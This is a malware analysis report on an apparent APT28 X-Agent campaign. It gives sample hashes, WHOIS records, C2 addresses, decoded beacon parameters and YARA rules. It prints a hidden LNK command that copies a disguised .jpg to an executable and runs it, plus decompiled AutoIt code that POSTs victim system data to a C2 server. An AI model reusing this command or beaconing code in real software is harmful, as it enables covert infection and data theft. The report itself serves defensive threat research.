ZLAB

Malware Analysis Report

Operation Roman Holiday – Hunting the Russian APT28 group

13/07/2018

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

Table of Contents

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

Introduction

Recently, a new series of malware samples were submitted to the major online sandboxes. We noticed one sample submitted to Virus Total that was attributed by some experts to the Russian APT28 group.

The APT28 group (aka Fancy Bear, Pawn Storm, Sednit, Sofacy, and Strontium) has been active since at least 2007 and it has targeted governments, militaries, and security organizations worldwide.

The group was involved also in the string of attacks that targeted 2016 Presidential election.

With the help of the researcher that goes online with the Twitter handle Drunk Binary (@DrunkBinary) we obtained a collection of samples to compare with the one we were in possession to discover if we were in presence of a new variant of the infamous APT28 backdoor tracked as X-Agent.

The attack we analyzed is multi-stage, an initial dropper malware written in Delphi programming language (a language used by the APT28 in other campaigns) downloads a second stage payload from internet and executes it. The payload communicates to the server using HTTPS protocol, making it impossible to eavesdrop on the malicious traffic it generates.

We also analyzed another malicious DLL, apparently unrelated to the previous samples, that presents many similarities with other payloads attributed to the Russian APT group. This malware is particularly interesting for us because it contacts a command and control with the name "*marina-info.net*" a clear reference to the Italian Military corp, Marina Militare. This lead us into speculating that the malicious code was developed as part of targeted attacks against the Italian Marina Militare, or some other entities associated with it.

This last DLL seems to be completely unconnected with the previous samples, but further investigation leads us into believing that it was an additional component used by APT28 in this campaign to compromise the target system.

APT28 has a rich arsenal composed of a large number of modular threats and the dll is the component of the X-Agent we analyzed. X-Agent is a persistent payload injected into the victim machine that can be compiled for almost any

Operating System and can be enhanced by adding new ad-hoc component developed for the specific cyber-attack. In our case, the component was submitted to online sandboxes while the new campaign was ongoing. We cannot exclude that the APT group developed the backdoor to target specific organizations including the Italian Marina Militare or any other subcontractor. In our analysis we were not able to directly connect the malicious dll file to the X-Agent samples, but believe they are both part of a well-coordinated surgical attack powered by APT28.

The dll that connect to “marina-info.net” may be the last stage-malware that is triggered only when particular conditions occur, for example when the malware infects a system with an IP address belonging to specific ranges.

Discovered Samples

In this section we reports all the sample we analyzed in our investigation.

“87bffb0370c9e14ed5d01d6cc0747cb30a544a71345ea68ef235320378f582ef.exe”

MD5	dc40f11eb6815ca9adea0a3b8ce7262c
SHA-1	31875868738792a258c2b38641acf2aac1ac0352
SHA-256	87bffb0370c9e14ed5d01d6cc0747cb30a544a71345ea68ef235320378f582ef
File Size	851.07 KB
Icon	

“15486216ab9c8b474fe8a773fc46bb37a19c6af47d5bd50f5670cd9950a7207c.exe”

MD5	44d5d647016b04a095f3658260eaac72
SHA-1	7cd1b5f6774b25727e1d80b29979dadd1d427d3a
SHA-256	15486216ab9c8b474fe8a773fc46bb37a19c6af47d5bd50f5670cd9950a7207c
File Size	484 KB
Icon	

“e7dd9678b0a1c4881e80230ac716b21a41757648d71c538417755521438576f6.exe”

MD5	687464d6c668b59f85b0e02012945fe5
SHA-1	b3086b4d99288d50585d4c07a3fdd0970a9843fc
SHA-256	e7dd9678b0a1c4881e80230ac716b21a41757648d71c538417755521438576f6
File Size	1233 KB
Icon	

“e53bd956c4ef79d54b4860e74c68e6d93a49008034afb42b092ea19344309914.exe”

MD5	75fa78ebe2ccf42ad885c722a78399aa
SHA-1	d41aa10a53684317814c4d4397f46757fe218246
SHA-256	e53bd956c4ef79d54b4860e74c68e6d93a49008034afb42b092ea19344309914
File Size	851.07 KB
Icon	

“sdbn.dll”

MD5	374896a75493a406eb427f35eec86fe5
SHA-1	7fbf5f83f34b8a3531fb1be7eca83167648e7b21
SHA-256	1228e9066819f115e8b2a6c1b75352566a6a5dc002d9d36a8c5b47758c9f6a45
File Size	294 KB

“upnphost.exe”

MD5	edc83f5b08d3d009e60f3700d6a273da

SHA-1	8f338c7afb4346e8fe9f8db289b6fc6a03e68378
SHA-256	d3c30cc8fb8f049ca6d448466f7440e175b53dcdf7d7e769c34693d43d858b06
File Size	378 KB

The same malware behind four executables

The first four executables listed in the previous paragraph were used as infection vectors in the new campaign we investigated. The samples appear as different payloads but further basic static analysis allowed us to discover that they are the same malware sample:

- The first two samples are identical, with the unique difference that the second one is packed using the UPX tool. Once unpacked it, we have discovered the same payload with also the same hash of the first sample
- The third and the fourth ones are the identical too, also in this the difference is that the fourth one is packed using the UPX tool.
- We can speculate that we have two different samples, then we were able to extract 2 files from the second family: a classic ".lnk" file and a "jpg" file.



Figure 1 - Extracted files

These files seem to be a classic img and a link, but actually the jpg file is the executable of the second sample and in the link file is hidden the following command:

```
%systemroot%\System32\cmd.exe /c copy 12-033-1589(1).rar
C:\Users\Public\12-033-1589(1).exe || copy 12-033-1589(2).jpg
C:\Users\Public\12-033-1589(1).exe & start C:\Users\Public\12-033-
1589(1).exe
```

upnphost.exe

After executing the file, it contacts the IP "45.124.132.127" where it sends periodically some information gathered on the operative system, using the command line "cmd.exe /c tasklist & systeminfo".

According to the WHOIS records, the server is located in Hong Kong

```
Queried whois.apnic.net with "45.124.132.127"...

% Information related to '45.124.132.0 - 45.124.135.255'

% Abuse contact for '45.124.132.0 - 45.124.135.255' is 'abuse@QHoster.com'

inetnum:        45.124.132.0 - 45.124.135.255
netname:        QHOSTER-AP
descr:          Legendary Tech Enterprises S.A.
country:        HK
org:            ORG-LTES1-AP
admin-c:        LTES1-AP
tech-c:         LTES1-AP
status:         ALLOCATED PORTABLE
mnt-by:         APNIC-HM
mnt-lower:      MAINT-QHOSTER-AP
mnt-routes:     MAINT-QHOSTER-AP
mnt-irt:        IRT-QHOSTER-AP
remarks:        ----------------------------------------------------------
remarks:        To report network abuse, please contact mnt-irt
remarks:        For troubleshooting, please contact tech-c and admin-c
remarks:        Report invalid contact via www.apnic.net/invalidcontact
remarks:        ----------------------------------------------------------
last-modified:  2017-08-30T07:12:34Z
source:         APNIC

irt:            IRT-QHOSTER-AP
address:        Av. Luis Alberto de Herrera 1248, World Trade Center, Torre III, Piso 4, Oficina 474, Montevideo Mon
e-mail:         abuse@QHoster.com
abuse-mailbox:  abuse@QHoster.com
admin-c:        LTES1-AP
tech-c:         LTES1-AP
auth:           # Filtered
mnt-by:         MAINT-QHOSTER-AP
last-modified:  2015-07-23T00:34:30Z
source:         APNIC
```

The information is sent to the command and control through HTTPS communication using a POST method.

```
fa f0 bf 2a 00 00 50 4f  53 54 20 2f 63 6f 6d 70   ...*..PO ST /comp
61 6e 79 2d 64 65 76 69  63 65 2d 73 75 70 70 6f   any-devi ce-suppo
72 74 2f 76 61 6c 75 65  73 2f 63 6f 72 72 65 6c   rt/value s/correl
61 74 65 2d 73 65 63 2e  70 68 70 3f 65 3d 34 30   ate-sec. php?e=40
46 38 37 34 33 46 20 48  54 54 50 2f 31 2e 30 0d   F8743F H TTP/1.0.
0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65   .Connect ion: kee
70 2d 61 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74   p-alive. .Content
2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
6f 6e 2f 78 2d 77 77 77  2d 66 6f 72 6d 2d 75 72   on/x-www -form-ur
6c 65 6e 63 6f 64 65 64  0d 0a 43 6f 6e 74 65 6e   lencoded ..Conten
74 2d 4c 65 6e 67 74 68  3a 20 37 32 35 32 35 34   t-Length : 725254
0d 0a 48 6f 73 74 3a 20  34 35 2e 31 32 34 2e 31   ..Host:  45.124.1
33 32 2e 31 32 37 0d 0a  41 63 63 65 70 74 3a 20   32.127.. Accept:
74 65 78 74 2f 68 74 6d  6c 2c 20 2a 2f 2a 0d 0a   text/htm l, */*..
41 63 63 65 70 74 2d 45  6e 63 6f 64 69 6e 67 3a   Accept-E ncoding:
20 69 64 65 6e 74 69 74  79 0d 0a 55 73 65 72 2d    identit y..User-
41 67 65 6e 74 3a 20 2e  0d 0a 0d 0a               Agent: . ....
```

Figure 2 - POST traffic sniffed

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

Once the malware has sent the information about the host configuration to the C2, it will download another file, “upnphost.exe”, stored in the path “%APPDATA%\Local\Temp” that probably is the final payload.

Moreover, the executable implements a persistence mechanism by setting the registry key:



Figure 3 - Registry key for persistence mechanism

This other file contacts another command and control “46.183.218.37”, located in Latvia:

Queried **whois.ripe.net** with "**-B 46.183.218.37**"...

```
% Information related to '46.183.216.0 - 46.183.218.255'

% Abuse contact for '46.183.216.0 - 46.183.218.255' is 'abuse@dataclub.eu'

inetnum:        46.183.216.0 - 46.183.218.255
netname:        DATACLUB
org:            ORG-DS61-RIPE
descr:          Dedicated servers
country:        LV
admin-c:        MT13454-RIPE
tech-c:         SK5580-RIPE
status:         ASSIGNED PA
mnt-by:         DATACLUB-MNT
remarks:        --------------------------------
remarks:        DataClub Abuse Team
remarks:        abuse@dataclub.eu
remarks:        abuse@dataclub.me
remarks:        --------------------------------
created:        2010-12-14T08:10:10Z
last-modified:  2017-10-09T14:50:11Z
source:         RIPE

organisation:   ORG-DS61-RIPE
org-name:       DataClub S.A.
org-type:       LIR
address:        99 Albert Street,
address:        Beliza City
address:        BELIZE
phone:          +34634908981
fax-no:         +34964784906
e-mail:         info@dataclub.biz
admin-c:        SK5580-RIPE
admin-c:        MT13454-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        DATACLUB-MNT
mnt-ref:        MNT-NETART
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         DATACLUB-MNT
abuse-c:        DAT27-RIPE
created:        2010-11-22T12:37:27Z
last-modified:  2018-04-19T17:31:20Z
source:         RIPE
```

Figure 4 - Whois information about 46.183.218.37

Our submission to VirusTotal

We also discovered that the “upnphost.exe” file was submitted to Virus Total by us, likely because the evasion technique implemented by the dropper.
In order to analyze the dropper, we patched it. Once the patching was applied we was able to analyze the complete malicious behavior of the malware.



Figure 5 - The patch point of the dropper

The malicious code starts contacting the previously mentioned Command and Control and downloads this “upnphost.exe” file.
Below the results we obtained submitting the patched version of the binary on VirusTotal:



Figure 6 - VirusTotal score

AutoIt Script

The communication with the command and control is managed with a script written in the AutoIt language. This script is embedded in the *"upnphost.exe*" file as resource, and, when it is launched, it communicates with this other server in HTTPS, sending some information about the victim's computer.

```
32checkupdate()
$postdata = _hextostring("6E3D") & _postdate()
$host = _hextostring("68747470733A2F2F34362E3138332E3231382E33372F")
$uri = _hextostring("636F6D6D756E6974792F77696B692D73656C662D7369676E65642F6E616D652D7369676E65642E706870")
$hopen = _winhttpopen(_hextostring("4D6F7A696C6C612F352E30202857696E646F7773204E5420362E313B20574F5736343B2072763A32352E3029204765636B6F2
$hconnect = _winhttpconnect($hopen, $host)
$sreturned = _winhttpsimplesslrequest($hconnect, _hextostring("504F5354"), $uri, 41, $postdata, 41, 41, 41, 41, 41, 1)
_winhttpclosehandle($hconnect)
_winhttpclosehandle($hopen)
parsefile($sreturned)
```

Figure 7 - Piece of decompiled code

The above figure shows a piece of decompiled code of the AutoIt script, where the IP address and the path, with relative user agent are masqueraded in hexadecimal encoding.

After decoding the parameters, we obtain the IP address, the path and the user agent used to contact the C&C and send back the information about the target system.

IP	https://46.183.218.37/
Path	community/wiki-self-signed/name-signed.php
User agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101 Firefox/25.0
Method	POST

Another peculiarity, is the name of the function where is present the code for the HTTPS communication. It is "*checkupdate*()" and it seems that the malware is instructed to contact periodically the C&C waiting for new commands.

The following picture shows the multi-stage attack:



Figure 8 – The multistage attack scheme.

sdbn.dll

This file was retrieved from the threat intelligence platforms and was flagged as an APT28 sample, such as also the previous files. It is not clear if this sample is connected to the previous ones, but probably it belongs to the same infection campaign because it was uploaded in the same time period on several online sandboxes.

Another characteristic in common to the previous files is that, this one is written in Delphi programming language, like also the four initial file droppers. It is rare to find a malware written in Delphi language, but previous investigations conducted by other security firms confirm that the APT28 group already used malware written in this language in past campaigns.

The most important evidence emerged from the analysis of the sdbn.dll is that it contacted the domain: “marina-info.net,” a clear reference to the Italian Marina Militare. The domain is resolved in the IP “191.101.31.250” which is located in Holland:

WHOIS

Property	Value
Email	rahman.g@sapo.pt
NameServer	STVL113289.MARS.OBOX-DNS.COM
Created	2018-03-28 12:56:13
Changed	2018-03-28 12:56:13
Registrar	PDR Ltd. d/b/a Publi

Queried **whois.publicdomainregistry.com** with "**marina-info.net**"...

```
Domain Name: MARINA-INFO.NET
Registry Domain ID: 2244711581_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: www.publicdomainregistry.com
Updated Date: 2018-05-28T02:44:49Z
Creation Date: 2018-03-28T12:56:13Z
Registrar Registration Expiration Date: 2019-03-28T12:56:13Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Rohman
Registrant Organization: Gohy
Registrant Street: Metalurhiv Ave, 40,
Registrant City: Kryvyi Rih
Registrant State/Province: Dnipropetrovsk Oblast
Registrant Postal Code: 50000
Registrant Country: UA
Registrant Phone: +380.0564040808
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: rahman.g@sapo.pt
Registry Admin ID: Not Available From Registry
Admin Name: Rohman
Admin Organization: Gohy
Admin Street: Metalurhiv Ave, 40,
Admin City: Kryvyi Rih
Admin State/Province: Dnipropetrovsk Oblast
Admin Postal Code: 50000
Admin Country: UA
Admin Phone: +380.0564040808
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: rahman.g@sapo.pt
Registry Tech ID: Not Available From Registry
Tech Name: Rohman
Tech Organization: Gohy
Tech Street: Metalurhiv Ave, 40,
Tech City: Kryvyi Rih
```

Figure 9 - Whois information about "marina-info.net"

The communication to the C2 is performed also in this case by using the HTTPS protocol. We discovered at least three paths contacted with a custom user agent header:

url	https://marina-info.net
path1	GET /find/?itwm=QAmXUXFS1aBuXMD4VCMCDg9RQWovPrCA2ag==&btnG=44NK&utm=olrlGjBnc&aq=e5f1l6bFE1ef&N-Fl8=321vSxDE7MWll
path2	POST /open/?btnG=zoHM&btnG=RZ&utm=Ezm2RitD&aq=U&itwm=040sLB2hPVAXDiAILXHi_nYDoZpWbFBwoPg==&oprnd=r0&Mxi3=SVfy
path3	GET /results/?utm=1V_&oprnd=FTLm7-D&aq=mlKH2SmjAwZjy&itwm=rNOn-HdIWmsWfPczLAM1xXdxdqFXHodLoYg==
path4	GET /watch/?itwm=BciqsllH-FDRVo0I6ylP_rBbDJqQNP1wZqA==&from=G&utm=JJ-_N&oe=a&from=QdbP&TFWn0=dDViXhemoD6

Table 1 - url and paths discovered

Like the "*upnphost.exe*" malware, this other executable periodically contacts the command and control waiting for new commands. However, we discovered that the server responds always with 403 Status code Forbidden, also to the requests sent by the malware itself.



Figure 10 - Response from the C2C

This behavior could be the result of a server-side control implemented by the server to allow the requests coming only from particular IP addresses or simply it was intentionally disabled by the attackers likely because they believe to have been uncovered by the victims or by the security firms. It could be a security mechanism implemented by the attackers to make hard the investigation of security firms. Moreover, we decided to further investigate the detection rate of this new file on VirusTotal. When we started our analysis it was zero, this means that the threat was completely undetected and currently the malicious code has a detection rate of 35/65.

The attack threat map

In this paragraph, we show the threat map with the location of the various IP addressed contacted by the samples we analyzed.



Figure 11 - The ThreatMap

As we can see, the attack surface covered by the hacker group is incredibly wide: there are two different C2Cs in Europe and another one in China to mislead the analysis and this create confusion during the reconstruction of the complete cyber-attack.

Yara rules

```
import "pe"
rule Dropper_APT28XAGENTJuly2018 {

    meta:
      description = "Yara Rule for dropper of APT28 XAGENT
July2018"
      author = "CSE CybSec Enterprise - Z-Lab"
      last_updated = "2018-07-13"
      tlp = "white"
      category = "informational"

    strings:
        $a = {8B 45 FC 8B 10 FF}
        $b = {33 2E 34 2D 31 39}

    condition:
        (pe.number_of_sections == 9
        and pe.sections[3].name == ".bss"
        and all of them)
        or (pe.number_of_sections == 3
        and pe.sections[0].name == "UPX0"
        and pe.sections[1].name == "UPX1"
        and pe.number_of_resources == 70
        and pe.resources[61].type == pe.RESOURCE_TYPE_RCDATA
        and pe.resources[60].type == pe.RESOURCE_TYPE_RCDATA
        and pe.resources[59].type == pe.RESOURCE_TYPE_RCDATA)
}
rule FirstPayload_upnphost_APT28XAGENTJuly2018 {

    meta:
      description = "Yara Rule for APT28 XAGENT July2018 First
Payload"
      author = "CSE CybSec Enterprise - Z-Lab"
      last_updated = "2018-07-13"
      tlp = "white"
      category = "informational"

    strings:
        $a = {56 AB 37 92 E8}
        $b = {41 75 74 6F 49 74}
```

```
    condition:
        pe.number_of_resources == 26
        and pe.resources[19].type == pe.RESOURCE_TYPE_RCDATA
        and pe.version_info["FileDescription"] contains
"Compatibility"
        and all of them
}
rule SecondPayload_sdbn_APT28XAGENTJuly2018 {

    meta:
      description = "Yara Rule for APT28 XAGENT July2018 Second
Payload sdbn.dll"
      author = "CSE CybSec Enterprise - Z-Lab"
      last_updated = "2018-07-13"
      tlp = "white"
      category = "informational"

    strings:
        $a = {0F BE C9 66 89}
        $b = {8B EC 83 EC 10}


    condition:
        pe.number_of_sections == 6
        and pe.number_of_resources == 1
        and pe.resources[0].type == pe.RESOURCE_TYPE_VERSION
        and pe.version_info["ProductName"] contains "Microsoft"
        and all of them
}
```